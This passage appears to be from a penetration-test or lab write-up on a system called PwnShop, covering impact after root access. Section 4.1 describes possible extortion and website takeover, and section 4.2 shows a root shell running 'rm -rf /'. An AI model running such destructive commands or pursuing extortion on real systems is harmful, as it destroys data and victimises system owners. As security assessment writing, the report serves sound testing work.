

Figure 32.



Figure 33.

4.0 Asset Loss

4.1 Loss of Integrity

Now that I have root, I now own the PwnShop system. I also have admin privileges to the website and wordpress so I also own their website. If I was a malicious threat actor looking for financial gain I could change the password and extort PwnShop and sell them back their system. I could also perform malicious acts like bricking their system or taking over their webpage. This is shown in Figures 34 and 35.



Figure 34.

4.2 Loss of Availability

```
root@Debian:~# rm -rf /
-bash: /bin/rm: No such file or directory
root@Debian:~#
```

Figure 35.